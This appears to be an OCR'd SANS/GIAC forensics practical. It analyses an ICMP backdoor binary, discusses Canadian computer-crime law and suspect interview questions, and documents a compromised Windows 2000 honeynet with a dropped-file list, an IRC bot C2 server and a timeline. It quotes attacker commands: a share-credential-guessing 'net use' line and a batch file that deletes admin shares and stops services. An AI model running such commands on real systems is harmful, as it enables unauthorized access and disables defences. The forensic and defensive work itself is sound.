
Mfc42.dll is the Microsoft MCF Library and contains the Microsoft Foundation Classes (MFC) Functions used by applications created in Visual C++.


Msvcrt.dll is the Microsoft C Runtime Library and contains Standard C Library Functions such as printf, memcpy and cos.

Msvcp60.dll is the Microsoft C Runtime Library which contains Standard C Library Functions such as printf, memcpy and cos.

Fport, Pslist and Netstat were run prior to running target2.exe to get a baseline as to what processes were running before our unknown binary file.







Prior to running the unknown binary, target2.exe, Regmon and Filemon were run to capture any activity with the System Registry and file activity. The complete output from Regmon is attached as Appendix III and the complete output from Filemon is attached as Appendix IV. After running the unknown binary, target2.exe, there was no change in the output from Fport, Pslist or Netstat. It does not appear as though the program was able to run properly.

Program Identification

I did extensive searches on the Internet using the strings: "Icmp BackDoor"; "Code by Spoof. Enjoy Yourself"; "Code by Spoof"; "smsses.exe"; "loki" and "199.107.97.191\C$". I utilized such search engines as www.google.com, www.infosyssec.org, www.sans.org, www.altavista.com, www.dogpile.com. I was unsuccessful being able to find the source code for the program.

I also conducted a search on the author "Spoof" using www.infosyssec.org which allows you to do a search of the news groups by author. I did find one hit of interest where spoof is looking for a C Compiler. The message is dated 2000.05.05 and was in the news group "comp.lang.c." He indicates that he is new to C programming and is looking for a recommendation for a reliable, easy and free compiler.

I did find a paper by J. Christian Smith dated November 12, 2000 titled "Covert Shells" where he discusses under the heading "Tools" an ICMP Backdoor which had been released by the CodeZero team in their Confidence Remains High online hack-zine. It contained icmpd.c and icmpc.c, a server and client, which were collectively known as ICMP Backdoor. Apparently each part of the code contained exactly one typo. I attempted to go to the referenced web site which is no longer active. I was unable to find the code for this on the Internet, however, if there were one error in each part of the code that would explain why it did not function properly when run.

Legal Implications

The legal implications of finding this file are hard to quantify as there are no details in the supporting documentation to indicate where this file was found. It is unknown if this file was found on a compromised system or on a suspect's system.

If it was found on a compromised system and it was possible to determine who had placed it there. A criminal charge could be laid under Section 342.1 of the Criminal Code of Canada (Unauthorized Use of a Computer) which states, "Every one who, fraudulently and without colour of right, (a) obtains, directly or indirectly, any computer service, (b) . . . intercepts or causes to be intercepted, directly or indirectly, any function of a computer system, (c) uses or causes to be used, directly or indirectly, a computer system with intent to commit an offence under paragraph (a) or (b) or an offence under section 430 *(Mischief to Data)* in relation to data or a computer system . . . is guilty of an indictable offence and liable to imprisonment for a term not exceeding ten years, or is guilty of an offence punishable on summary conviction."

If the file was located on the compromised system and it was not possible to determine who had placed it there, then there are no legal implications.

Should the file be located on an individual's computer as the result of a legal search it could be an offence under a recently proclaimed law, Section 342.2(1) of the Criminal Code of Canada, which states, "Everyone who, without lawful justification or excuse, makes, possesses, sells, offers for sale or distributes any instrument or device or any component thereof, the design of which renders it primarily useful for committing an offence under section 342.1, under circumstances that give rise to reasonable inference that the instrument, device or component has been used or is or was intended to be used to commit

an offence contrary to that section, (a) is guilty of an indictable offence and liable to imprisonment for a term not exceeding two years; or (b) is guilty of an offence punishable on summary conviction." It could be argued that the program could be considered a component of a device. In this case it would be necessary to show the intent to use the program to commit an offence under Section 342.1 of the Criminal Code of Canada. This could be accomplished by finding a large number of "hacker tools" on the suspect's system, as well as documentation on "hacking techniques" could show intent.

Interview Questions

To give this scenario some meaning, I will give some background for the questioning.

The individual being interviewed has recently been fired from his job as a system administrator for a local Information Technology company. Prior to being fired his system access had been removed and he was escorted from the company building on his dismissal. The system which was compromised is the Finance Server which was his responsibility to administer. We've executed a search warrant on the suspect's residence seizing his home computer and have conducted an analysis of his system. The individual has been brought into the local police department office for an interview. The key going into any investigational interview is to have as much background information as possible. Interviewing the suspect is probably one of the last steps in the investigation.

Q1. Could you give me some background on your position within the computer department at your former company? (Purpose is to find out what role he had in the company a well as his responsibilities)

Q2. What type of computer background do you have? Such as formal training, degrees, courses, etc. (Purpose to determine user's computer knowledge)

Q3. What are the circumstances around your being let go by the company? (Purpose to give him an opportunity to vent and give the investigator the possible intent for the offence)

Q4. Were you aware that you were going to be let go by the company? (Purpose to see if he had planned this just before being let go or had it in place before hand)

Q5. Now I know Sys Admins often need to access computer systems from home to conduct work after hours. Did you place any software on the Finance Server to allow access from home? (Purpose to give him an excuse for putting the software on the system that would be legal which can then be shown to have been used illegally)

Q6. We've been advised by the Chief Information Officer that their Intrusion Detection System has detected some traffic which is accessing their Finance Server. We've traced the IP address back to coming from your ADSL account. How do you explain

this? (Purpose to put pressure on the suspect and show him you can prove he was accessing the system after his dismissal)

Q7. We've discovered a binary file on the Finance Server which is an ICMP backdoor into their system. We've also discovered the same program on your system and evidence of you're accessing hacker sites on the Internet. How do you explain this? (Purpose is to again hit the suspect with evidence which can not be refuted)

Q8. How long have you been interested in this type of activity? (Purpose is to obtain more background to help determine if this was a one time situation or is he suspect in other malicious activity)

Q9. What have you done with the information you obtained from the company since your dismissal? (Purpose to determine the extent of the damage to the company)

Additional Information

The following web sites were found to be useful in the analysis of this unknown binary:

http://www.liutilities.com/products/wintaskspro/dlllibrary/ was useful for determining what the various dlls identified by Dependency Walker were.

http://www.phrack.org/show.php?p=49&a=6 Phrack Magazine Volume 7, Issue 49 White Paper "Project LOKI" by daemon9 AKA route.

http://phrack.org/show.php?p=51&a=6 Phrack Magazine Volume 7, Issue 51 "LOKI2 (the implementation)" by daemon9

http://www.giac.org/practical/GSEC/J_Christian_Smith_GSEC.pdf a good paper on Covert Tunneling

Part 2 – Option 1: Forensic Analysis of a Compromised System

Synopsis of Case Facts

In order to obtain a compromised system I was involved in the setup of a Honeynet (See Appendix VII for honeynet drawing) showing two systems to the outside world. All systems on the honeynet are behind a Robox Firewall. One system was a Windows 2000 Professional (SR1) system running IIS 5.0 the other system was a Red Hat 7.3 Linux system. The two target systems were set up on the Private Service Network (PSN) side also commonly referred to as a DMZ. These two systems were put on a hub with non-routable IP Addresses and a third system was put on the same hub with no IP Address as a sniffer running Snort. The Protected Network has two systems running on it with one being the system running Snort with a non-routable IP Address and the second with a non-routable IP Address acting as a Syslog Server. Both the Red Hat system and the Windows 2000 Professional system were sending their log information to the Syslog Server. All computers had their system times synced using a Network Time Protocol Server.

Prior to the systems going live on the Internet the Windows 2000 system had a live response conducted to give it a baseline prior to any compromise.
(See Appendix VII)

The following are the contents of the Live Response Batch File:

```
time /t > a:irout.txt
date /t >> a:irout.txt
d:\psloggedon >> a:irout.txt
netstat -an >> a:irout.txt
d:\fport >> a:irout.txt
d:\pslist >> a:irout.txt
d:\psfile >> a:irout.txt
d:\psinfo >> a:irout.txt
time /t >> a:irout.txt
date /t >> a:irout.txt
doskey /history >> a:irout.txt
d:\md5sum a:\irout.txt > a:irout.md5
```

The batch file starts by writing the system time to a file (irout.txt) then runs the remaining commands appending the output to the “irout.txt” file. The batch file runs several commands starting and ending with the system time and date. It then runs the “doskey /history” command to show the commands run. The last line creates an MD5SUM hash value for the file “irout.txt” and writes it to a file “irout.md5” all files are written to the floppy drive. The diskette is then write protected, dated and initialed. The commands prefixed with “d:” are accessing the files on a response CD I created. The remaining commands are internal DOS commands. The reason for starting and ending with the date/time commands is that should any files on the compromised system have date/time stamps that are within this period we can explain how and why the changes were made to the compromised

system. The goal of computer forensics is to not change any information on the compromised system once the examination begins. However, to not do the live response would result in the loss of some very valuable information that can not be recovered.

The firewall rules were opened to permit access from the Internet on 2003.06.27 @ 17:36 Hrs.

System Description

Prior to putting the compromised system on the Internet CheckIt Portable Edition was run on the system to get the system particulars. The default options of the system analysis do not do any intrusive tests such as writing to the hard drive. (This has been tested by doing an MD5SUM of a drive before and after an analysis with no change in the value). The System Hardware summary is shown below with the complete report attached as Appendix VI.

```
Generated by: CheckIt Portable Edition - 7.1.2
Date        : 24-Jun-2003
Time        : 16:07
Comments    : Before Going Live on Net
Technician  : Richard A. LEE

================================================================================
Hardware Detection Summary
================================================================================

Platform  : Compaq, Intel(R) 440BX AGPset
System    : s/n 6911BW42B785
CPU       : Pentium II Processor, 400 MHz
BIOS      : Compaq, 686T3
Memory    : 128 MB
Video     : XPERT@WORK, 8 MB
I/O Buses : ISA, PCI, IDE, USB
Floppy    : 1.44MB, 3.5" Drive A
HDD(s)    : WDC AC26400R, 6.15 Gb, s/n WD-WM6271392877
CD-ROM(s) : CD-ROM CDU701-Q, x14
Serial    : COM1, COM2
Parallel  : LPT1
Network   : Fast Ethernet NIC NC3121 with Wake on LAN
            Fast Ethernet NIC NC3121 with Wake on LAN
Sound     : ESS Audio
```

Hardware


File Number: **2003 - 0100**
Exhibit Number: **2003 - 0010**

Item No.	Description	Model	Make	Serial No.	Location Seized
001	Desktop Computer	Deskpro	Compaq	6911BW42B785	Security Lab
002	6149 Mb Hard Drive	Caviar WDC AC26400R	Western Digital	WD-WM6271392877	From Item 001
003	3.5” Floppy Pre-Incident Floppy Disk				Security Lab
004	3.5” Floppy Post-Incident Floppy Disk				Security Lab
Further System details are attached as Appendix VI					


Image Media

Once it was determined that the system had been compromised and the live response had been conducted the power cord was removed from the back of the computer. This was done instead of a normal shutdown so that there would be no changes to the system date/time stamps produced from the shutdown. This also keeps any information that might be in temp files and other volatile information from being deleted. The hard drive was then removed from the compromised system and was connected to the analysis system via a “FireFly” 1394 hardware write block device which is a product of Digital Intelligence, Inc. their web site is located at www.digitalintel.com. This keeps the windows operating system from writing to the hard drive to be imaged thereby ensuring that the hard drive is in the original state. The hard drive was then imaged using EnCase which does a MD5SUM hash of the drive as it is being imaged and then once it has been imaged and added to the case it verifies the hash value and places the acquisition and verify hash into its report. Although it is not necessary to put the image onto sterile media because of the way EnCase stores it images in a file structure. The media was wiped prior to taking the image.

The imaging process took 9:39 minutes.



The image below shows the values of the Acquisition hash and the verify hash which are the same as reported by EnCase.



SANS Practical - Part II

SANS Practical - Part II Page 1

Name:	002
Description:	Physical Disk, 12594960 Sectors, 6.0GB
Logical Size:	0
Physical Size:	512
Starting Extent:	0S0
Physical Location:	0
Evidence File:	002
Full Path:	SANS Practical - Part II\002

Device

Notes:	Hard Drive from Compaq Deskpro (Security Lab Honeynet)		
Total Size:	6,448,619,520 bytes (6.0GB)	Evidence Number:	2003 - 0010
Total Sectors:	12,594,960	CHS:	
Examiner Name:	R.A. Lee	Actual Date:	2003/06/27 23:17:06
Disk Manager:	None	Target Date:	2003/06/27 23:17:06
File Integrity:			

Partitions

Code	Type	Start Sector	Total Sectors	Size
07	NTFS	,0 ,	12.579.840	6.0GB

Name:	002
Description:	Physical Disk, 12594960 Sectors, 6.0GB
Logical Size:	0
Physical Size:	512
Starting Extent:	1S0
Physical Location:	0
Evidence File:	002
Full Path:	SANS Practical - Part II\002

Device

File Path:	G:\2003 - 0100\Evidence Files\002.E01		
Notes:	Hard Drive from Compaq Deskpro (Security Lab Honeynet)		
Total Size:	6,448,619,520 bytes (6.0GB)	Evidence Number:	2003 - 0010
Total Sectors:	12,594,960	CHS:	
Examiner Name:	R.A. Lee	Actual Date:	2003/06/27 23:20:47
Disk Manager:	None	Target Date:	2003/06/27 23:20:47
File Integrity:	Completely Verified, 0 Errors		
Acquisition Hash:	B6849DD3B60AEDC3158FEAEA4CB7C4C1	System Version:	Windows XP
Verify Hash:	B6849DD3B60AEDC3158FEAEA4CB7C4C1	EnCase Version:	4.13

Partitions

Code	Type	Start Sector	Total Sectors	Size
07	NTFS	,0 ,	12.579.840	6.0GB

Device information provided through the EnCase Report feature is:

Device

Evidence Number:	2003 - 0010
File Path:	G:\2003 - 0100\Evidence Files\002.E01
Examiner Name:	R.A. Lee
Actual Date:	2003/06/27 23:20:47
Target Date:	2003/06/27 23:20:47
Total Size:	6,448,619,520 bytes (6.0GB)
Total Sectors:	12,594,960
File Integrity:	Completely Verified, 0 Errors
EnCase Version:	4.13

System Version: Windows XP
Acquisition Hash: B6849DD3B60AEDC3158FEAEA4CB7C4C1
Verify Hash: B6849DD3B60AEDC3158FEAEA4CB7C4C1
Notes: Hard Drive from Compaq Deskpro (Security Lab Honeynet)

Media Analysis of System

The analysis system is a 1.8 GHz IBM Model A31 with 1 Gb of RAM and a 40 Gb hard drive containing the analysis software and a wiped 60 GB drive to put the compromised system's image onto. The operating system is Windows XP Professional.

The primary software that I will be using for the analysis is EnCase a product of Guidance Software. I will be using two versions, 3.22g and 4.14 as there are certain escripts that I will utilize which only function in version 3.22g. Once the system has been imaged using EnCase, I would run the Signature and hash analysis, followed by recovering deleted NTFS Folders and Files, running the Initialize case EnScript, reviewing MAC File information, conducting relevant string searches, running relevant scripts/EnScripts, bookmarking relevant information to the investigation and generating the subsequent report.

Analysis began as this was a honeynet by performing a baseline report, by doing a live response similar to the one that would be conducted once it had been compromised. This was conducted by creating a batch file which resided on a floppy that would run programs off a CD and then write the output of the program results to a text file on the floppy appending the results of each program to the same text file "irout.txt". The batch file concluded by running an MD5SUM on the file "irout.txt" sending the output to "irout.md5".

The following files were placed on the system by someone who had compromised the system. All of these files were placed on the system on 2003.06.28. These files were discovered by clicking the "home plate" in the explorer view of the EnCase interface which then shows all files in the table in the right hand pane of the EnCase interface. I then double clicked on the File Created column which sorts the column showing the most recently created files in date/time order. The last time anyone worked on the system was at 17:36:01.

File Name	Time Created	Attributes	Norton Antivirus	Description
PSEXESVC.EXE	20:34:06	File, archive		Legitimate remote process launcher
ipcNL.exe	20:33:53	File, archive	W32.Valla.2048	
ntservice.bat	20:33:50	File, archive	Bat.Mumu.A.Worm	
rconnect.exe	20:18:46	File, hidden, archive		A non-malicious that is a fully standards-compliant FTP server implementation
reg.xpl	20:18:46	File,	IRC Trojan	
Script1.dll	20:18:46	File,	Backdoor.IRC.Ratsou.B	Script File

SECURE.BAT	20:18:46	File, archive	Backdoor.IRC.Zcrew	Batch file that removes all default network shares, and stops system services such as Remote Access Connection Manager, Telnet, Messenger and Netbios.
server.txt	20:18:46	File, archive		Non-malicious log file
Smurf.exe	20:18:46	File, hidden, archive	W32.ElKern.4926	
spig.txt	20:18:46	File,	Backdoor.IRC.Flood	Script File
sym.exe	20:18:46	File,	Hacktool.Flooder	
tools2.txt	20:18:46	File, hidden, archive		Runs a number of the installed tools including; empavms.exe, rconnect.conf, igmp.exe, octo.exe and smurf.exe
rconnect.conf	20:18:46	File, hidden, archive		rconnect configuration file
wincmd34.bat	20:18:46	File, archive	IRC Trojan	
aliases.ini	20:18:46	File,	IRC Trojan	
bc.dll	20:18:46	File, hidden, archive		Is a list of IP addresses
bnc.dll	20:18:46	File,	Backdoor.IRC.Ratsou.B	Script File
close.dll	20:18:46	File,		**Unable to locate any info on this file on the Internet**
Config.htg	20:18:46	File,	IRC Trojan	
del.bat	20:18:46	File,		Deletes following files: aliases.ini, bnc.dll, expiorer.exe, wincmd32.bat, impvms.dll, ircd.conf, ircd.pid, mirc.ini, proxy.hash, psexec.exe, remote.ini, restart.exe, script1.dll, wircd.exe, dl.mic, moo.dll, unicodbag.txt, button.exe, Esa61242.exe, test.exe, nbck32.sys and del.bat
psexec.exe	20:18:46	File,		A program to start a

				process from a remote system. Legitimate program from System Internals
remote.ini	20:18:46	File, archive	IRC Trojan	Script File
octo.exe	20:18:46	File, hidden, archive	Hacktool	
Nhtml.dll	20:18:46	File,		File added by a number of backdoor programs such as Backdoor.IRC.Ratsou
tools.txt	20:18:46	File, hidden, archive	IRC Trojan	
msccctl32.ocx	20:18:46	File,	IRC Trojan	
igmp.exe	20:18:46	File, hidden, archive	W32.ElKern.4926	
moo.dll	20:18:46	File,		.dll used by the backdoor
mirc.ini	20:18:46	File, archive	IRC Trojan	
Libparse.exe	20:18:46	File,		Utility that lets user display and terminate running processes
hideapp.exe	20:18:46	File,		Believed to be a program to hide certain applications. 8 of the added files have the hidden attribute
nicks.txt	20:18:46	File,		Text file containing mIRC nicknames
impvms.dll	20:18:46	File, archive	IRC Trojan	
ipservers.txt	20:18:46	File,		Text file containing IP Addresses
empavms.exe	20:18:45	File,		Legitimate utility used to hide windows
EXPL32.EXE	20:18:45	File,	IRC Trojan	
Iexplore32i.exe	20:18:19	File, archive		See note below

iexplore32i.exe: I was able to find some information on this file at the following link http://forums.techguy.org/t134894/s34769fe7f5edd8173d730d46d663d135.html where users identified the file iexplor32.exe as a file which had showed up unannounced and changed the registry to load the file on startup and is referenced as ie loader32 in the registry. The file replicates itself and is reported to stop antivirus software. One individual indicates that after updating his antivirus software on 2003.06.28 it identified the file as Backdoor.Sdbot. This virus is mentioned on the following site, http://securityresponse.symantec.com/avcenter/venc/data/backdoor.sdbot.html. Symantec

advises that the number of infections exceeds 1000 and the payload allows unauthorized use of a compromised system and is distributed through port 6667 (the default IRC port).

iexplore32i.exe appears to install a number of the programs added to the system by the attacker. The code references the following: empavms.exe, expl32.exe, impvms.dll, mirc.ini, moo.dll, nicks.txt, psexec.exe, script1.dll, smurf.exe, aliases.ini, bnc.dll, del.bat and remote.ini. The program is not executing the programs as the del.bat would have removed a number of the programs which were found on the system.

wincmd34.bat is a file that attempts to gain share access by guessing common userids and passwords in this particular case the following line of code was able to get access to the c$ share on the compromised system: “net use \\%1\ipc$ “password” /user:administrator.”

remote.ini calls the file tools2.txt which connects to the server beasts.tosham.com on port 6667 the chat room it goes to is “beasts” and in the body the word “OWNED” is repeated many times. It also appears to run scans and has several ranges of IP addresses.

tools2.txt appears to give a menu running empavms.exe and will stop: syn.exe, octo.exe, smurf.exe and igmp.exe.

ipservers.txt references several Undernet.org servers.

msccctl32.ocx connects to AOL Instant Messenger (AIM) server.

The file SECURE.BAT contains the following code:

“net share /delete C$ /y
net share /delete D$ /y
net share /delete E$ /y
net share /delete F$ /y
net share /delete ADMIN$
net share /delete IPC$
net stop "Remote Registry Service"
net stop "Computer Browser"
net stop "server" >> server.txt
net stop "REMOTE PROCEDURE CALL"
net stop "REMOTE PROCEDURE CALL SERVICE"
net stop "Remote Access Connection Manager"
net stop "telnet"
net stop "messenger"
net stop "netbios" “

It is used to secure the system after it has been compromised by the attacker. The file was run as the file “server.txt” shows that the service had been stopped as follows:

“The Server service is stopping.

The Server service was stopped successfully."

Timeline Analysis

To develop a time line I started by utilizing EnCase Version 3.22g and the TimeLine Version 1.0 Created by: M. Verbraak BDE Politie Regio Utrecht. This shows the Modified, Accessed, Created and Written dates for all files after the system was made accessible from the Internet. The lines which have been highlighted in yellow are files which were added to the system after it had been compromised.

2003.06.23 @ 3:29:29 PM Windows 2000 Professional Version 5.0 Build 2195 Service Pack 1 was installed on the compromised system. The IP Address for the system was 192.168.2.5. The computer name was TECHTOOL.

2003.06.26 @ 12:11:39 AM was the last time the system was shutdown prior to being compromised.

2003.06.27 @ 5:25:38 PM Firewall in front of TECHTOOL allowed access from the Internet.

2003.06.27 @ 5:38:14 the system running snort was also collecting all logging in TCPDump format and showed a connection from 68.170.11.XXX on port 21943 to the compromised system on port 445.

2003.06.27 @ 6:35:10 PM the System running snort shows a SCAN SOCKS Proxy attempt from 217.21.119.XXX on port 1683 to the compromised system on port 1080. It XRef: http://help.undernet.org/proxyscan/

*** help file states the following: "Due to overwhelming abuse of misconfigured Wingate, Socks and Proxy servers being exploited daily, the UnderNet network is now checking all users upon connection to any of the UnderNet IRC Servers. This check is ONLY DONE if a user attempts to establish a connection to an UnderNet IRC server. This should not be considered an attack on your system."

This appears to be a SOCK Scan as nothing had been sent out by the compromised server prior to this time. The first message out to an IP address on port 6667 was at 8:10:28 PM

06/27/03 07:49:33PM	Accessed	002\C\WINNT\system32\GroupPolicy\gpt.ini
06/27/03 08:07:22PM	Accessed	002\C\WINNT\CSC\00000001

2003.06.27 @ 8:10:28 PM the System running snort shows a message from the compromised system to 209.126.191.XXX on port 6667 identified as a "CHAT IRC nick change."

2003.06.27 @ 8:10:35 PM the System running snort shows a message from the compromised system to 64.62.96.XXX on port 6667 identified as a “CHAT IRC nick change.”

2003.06.27 @ 8:10:52 PM the system running snort shows a message from the compromised system to 209.126.191.XXX on port 6667 identified as “CHAT IRC message.”

2003.06.27 @ 8:10:52 PM the system running snort shows a port scan from the compromised system to 212.122.0.XXX on port 445

06/27/03 08:17:03PM	Accessed	002\C\WINNT\system32\msaudite.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\dnsapi.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\netapi32.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\netrap.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\ntdsapi.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\ntmarta.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\samlib.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\secur32.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\winspool.drv
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\ws2_32.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\ws2help.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\wsock32.dll
06/27/03 08:17:52PM	Accessed	002\C\WINNT
06/27/03 08:17:52PM	Modified	002\C\WINNT\system32\attrib.exe
06/27/03 08:17:52PM	Accessed	002\C\WINNT\system32\attrib.exe
06/27/03 08:17:52PM	Accessed	002\C\WINNT\system32\ulib.dll
06/27/03 08:18:19PM	Created	002\C\WINNT\system32\iexplore32i.exe
06/27/03 08:18:44PM	Modified	002\C\WINNT\system32\iexplore32i.exe
06/27/03 08:18:44PM	Accessed	002\C\WINNT\system32\iexplore32i.exe
06/27/03 08:18:45PM	Accessed	002\C\WINNT\Fonts\sserife.fon
06/27/03 08:18:45PM	Created	002\C\WINNT\system32\empavms.exe
06/27/03 08:18:45PM	Created	002\C\WINNT\system32\EXPL32.EXE
06/27/03 08:18:45PM	Accessed	002\C\WINNT\system32\riched20.dll
06/27/03 08:18:45PM	Accessed	002\C\WINNT\system32\riched32.dll
06/27/03 08:18:45PM	Accessed	002\C\WINNT\win.ini
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\aliases.ini
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\bc.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\bnc.dll
06/27/03 08:18:46PM	Accessed	002\C\WINNT\system32\clbcatq.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\close.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\config.hfg
06/27/03 08:18:46PM	Accessed	002\C\WINNT\system32\cscdll.dll
06/27/03 08:18:46PM	Accessed	002\C\WINNT\system32\cscui.dll
